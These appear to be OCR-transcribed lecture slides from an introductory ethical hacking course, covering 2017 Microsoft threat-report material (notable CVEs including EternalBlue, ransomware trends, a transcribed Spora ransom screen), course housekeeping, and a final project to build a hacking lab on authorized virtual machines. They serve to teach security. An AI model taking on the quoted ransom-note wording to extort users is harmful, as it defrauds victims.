
Figure 21. Notable exploits disclosed in early 2017

CVE	Exploit type	Type	Affecting	Security Bulletin	Used in Widespread attacks?
CVE-2017-0149	Internet Explorer Memory Corruption Vulnerability (VBSCRIPT)	RCE	Internet Explorer	MS17-006	NO
CVE-2017-0144	Windows SMB Remote Code Execution Vulnerability	RCE	Microsoft Windows	MS17-010	YES
CVE-2017-0005	Windows GDI Elevation of Privilege Vulnerability	EOP	Microsoft Windows	MS17-013	NO

Eternal Blue

https://www.microsoft.com/security/sir/default.aspx

Microsoft Security Assessment Report Ransomware




Ransomware

Ransomware is a type of malware that restricts access to data by encrypting files or locking computer screens. It then attempts to extort money from victims by asking for "ransom" in exchange for access to the data. Early ransomware families displayed what looked like official warnings from well-known law enforcement agencies, accusing the computer user of committing a computer-related crime and demanding that the user pay a fine via electronic money transfer or a virtual currency to regain control of the computer. In recent years, many of the more commonly encountered ransomware families have dropped this pretense; they simply encrypt important files on the computer and offer to sell the user the private key to decrypt them. Attackers often demand payment in Bitcoin, a popular virtual currency, or through other difficult-to-trace means.

https://www.microsoft.com/security/sir/default.aspx

Microsoft Security Assessment Report
Ransomware

Figure 24. Screen from Win32/Spora



All your work and personal files were encrypted

To restore data, obtaining guarantees and support, follow the instructions in your account.

Site do not support Internet Explorer!
Please, download Mozilla Firefox or Google Chrome

SPORA RANSOMWARE

Personal Area

https://spora.biz ›

[redacted]

What happened?

1. Only we can restore your files.

Your files have benn modified using **RSA-1024 algorithm**. Reverse recovery process is called decryption. This requires your unique key. It is impossible to find it somewhere or "hack".


2. Do not turn to intermediaries!

All recovery keys are securely stored on our servers, therefore, if somebody will say you, that he could "restore" your data without the key, in the best case, he firstly buys the key at us, and then he resell it to you at a premium.

https://www.microsoft.com/security/sir/default.aspx

Microsoft Security Assessment Report
Ransomware

Figure 22. Encounter rates for ransomware families by country/region in March 2017




Microsoft Security Intelligence Report
http://www.microsoft.com/sir

- Locations with the highest ransomware encounter rates include the Czech Republic (0.17 percent), Korea (0.15 percent), and Italy (0.14 percent).
- Locations with the lowest ransomware encounter rates include Japan (0.012 percent in March 2017), China (0.014 percent), and the United States (0.02 percent).

https://www.microsoft.com/security/sir/default.aspx


Microsoft Security Assessment Report
Ransomware



Ransomware disproportionately targeted **Europe** with **Czech Republic, Italy, Hungary, Spain, Romania,** and **Croatia** being the top six countries with the **highest encounter rates**.

http://download.microsoft.com/download/4/E/F/4EFA4D41-EF9A-4B5A-B638-2AC564D210F2/Security_Intelligence_Report_Infographic_EN_US.pdf

Microsoft Security Assessment Report



Takeaways and checklist

The threats and risks of cyberattacks are constantly changing and growing. However, there are some practical steps you can take to minimize your exposure:

Reduce risk of credential compromise by educating users on why they should avoid simple passwords, enforcing multi-factor authentication and applying alternative authentication methods (e.g., gesture or PIN).

Enforce security policies that control access to sensitive data and limit corporate network access to appropriate users, locations, devices, and operating systems (OS).

Do not work in public Wi-Fi hotspots where attackers could eavesdrop on your communications, capture logins and passwords, and access your personal data.

Regularly update your OS and other software to ensure the latest patches are installed.

http://download.microsoft.com/download/4/E/F/4EFA4D41-EF9A-4B5A-B638-2AC564D210F2/Security_Intelligence_Report_Infographic_EN_US.pdf

Housekeeping

war is not healthy for children and other living things
Coffee!
You can sleep when you're dead!
LATTE
TOURIST MAP OF THE WORLD
We're Proud To Ser

Housekeeping

1. No labs due today!

2. Lab 8 due next week.


3. Practice test will shut down shortly before the real test starts.

4. Test 2 during the last hour of class today
   - Canvas - timed test - 60 minutes
   - OPEN book, notes, computer
   - CLOSED mouths (work solo, don't ask for or give assistance to others)
   - Working students may take the test later in the day but it must be submitted by 11:59PM

5. First draft of Final Project on Calendar page (60 points + 30 extra credit)

6. More extra credit labs posted (see Lesson 8)

CIS 76 - Lesson 10



CIS 76 Linux Lab Exercise

Final Project
Fall 2017

Final Project

You will create an educational step-by-step lab for VLab that demonstrates a complete hacking attack scenario. You may exploit one or more vulnerabilities using Metasploit, a bot, custom code, social engineering and/or other hacking tools. You will document the preventative measures an organization could take to prevent your attack and help one or more classmates test their project.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this project, you have authorization to hack any of the VMs in your VLab pod. Contact the instructor if you need additional VMs.

Steps

1. Research and identify one or more interesting vulnerabilities and related exploits.
2. Using VLAB, create a secure test bed, identifying attacker and victim systems, to run the lab in.
3. Develop step-by-step instructions on how to set up the test bed.
4. Develop step-by-step instructions on how to carry out the attack.
5. Develop a list of preventative measures the victim could block future attacks.
6. Have another student test your lab and verify the results can be duplicated.
7. Do a presentation and demo to the class.


The final project specifications are now available.

The final project is due on the Lesson 15 day.

https://simms-teach.com/docs/cis76/cis76final-project.pdf

Heads up on Final Exam

Test #3 (final exam) is TUESDAY Dec 12 4-6:50PM




Tue	12/12	**Test #3 (the final exam)** **Time** • Tuesday 4:00PM - 6:50PM in Room 828 **Materials** • Test (canvas) **CCC Confer** • Enter virtual classroom • Archives Confer or 3CMedia		5 posts Lab X1 Lab X2 Lab X3 Lab X4 Lab X5

Extra credit labs and final posts due by 11:59PM

- All students will take the test at the same time. The test must be completed by 6:50PM.
- Working and long distance students can take the test online via CCC Confer and Canvas.
- Working students will need to plan ahead to arrange time off from work for the test.
- Test #3 is mandatory (even if you have all the points you want)

CIS 76 - Lesson 10




FALL 2017 FINAL EXAMINATIONS SCHEDULE
DECEMBER 11 TO DECEMBER 16

DAYTIME FINAL SCHEDULE

Daytime Classes: All times in bold refer to the beginning times of classes. **MW/Daily** means Monday alone, Wednesday alone, Monday and Wednesday **or any 3** or more days in any combination. **TTH** means Tuesday alone, Thursday alone, or Tuesday and Thursday. **Classes meeting other combinations of days and/or hours not listed must have a final schedule approved by the Division Dean.**

STARTING CLASS TIME / DAY(S)	EXAM HOUR	EXAM DATE
Classes starting between:		
6:30 am and 8:55 am, MW/Daily	7:00 am-9:50 am	Monday, December 11
9:00 am and 10:15 am, MW/Daily	7:00 am-9:50 am	Wednesday, December 13
10:20 am and 11:35 am, MW/Daily	10:00 am-12:50 pm	Monday, December 11
11:40 am and 12:55 pm, MW/Daily	10:00 am-12:50 pm	Wednesday, December 13
1:00 pm and 2:15 pm, MW/Daily	1:00 pm-3:50 pm	Monday, December 11
2:20 pm and 3:35 pm, MW/Daily	1:00 pm-3:50 pm	Wednesday, December 13
3:40 pm and 5:30 pm, MW/Daily	4:00 pm-6:50 pm	Monday, December 11
6:30 am and 8:55 am, TTh	7:00 am-9:50 am	Tuesday, December 12
9:00 am and 10:15 am, TTh	7:00 am-9:50 am	Thursday, December 14
10:20 am and 11:35 am, TTh	10:00 am-12:50 pm	Tuesday, December 12
11:40 am and 12:55 pm, TTH	10:00 am-12:50 pm	Thursday, December 14
1:00 pm and 2:15 pm, TTh	1:00 pm-3:50 pm	Tuesday, December 12
2:20 pm and 3:35 pm, TTh	1:00 pm-3:50 pm	Thursday, December 14
3:40 pm and 5:30 pm, TTh	4:00 pm-6:50 pm	Tuesday, December 12
Friday am	9:00 am-11:50 am	Friday, December 15
Friday pm	1:00 pm-3:50 pm	Friday, December 15
Saturday am	9:00 am-11:50 am	Saturday, December 16
Saturday pm	1:00 pm-3:50 pm	Saturday, December 16



CIS 76 **Introduction to Cybersecurity: Ethical Hacking**

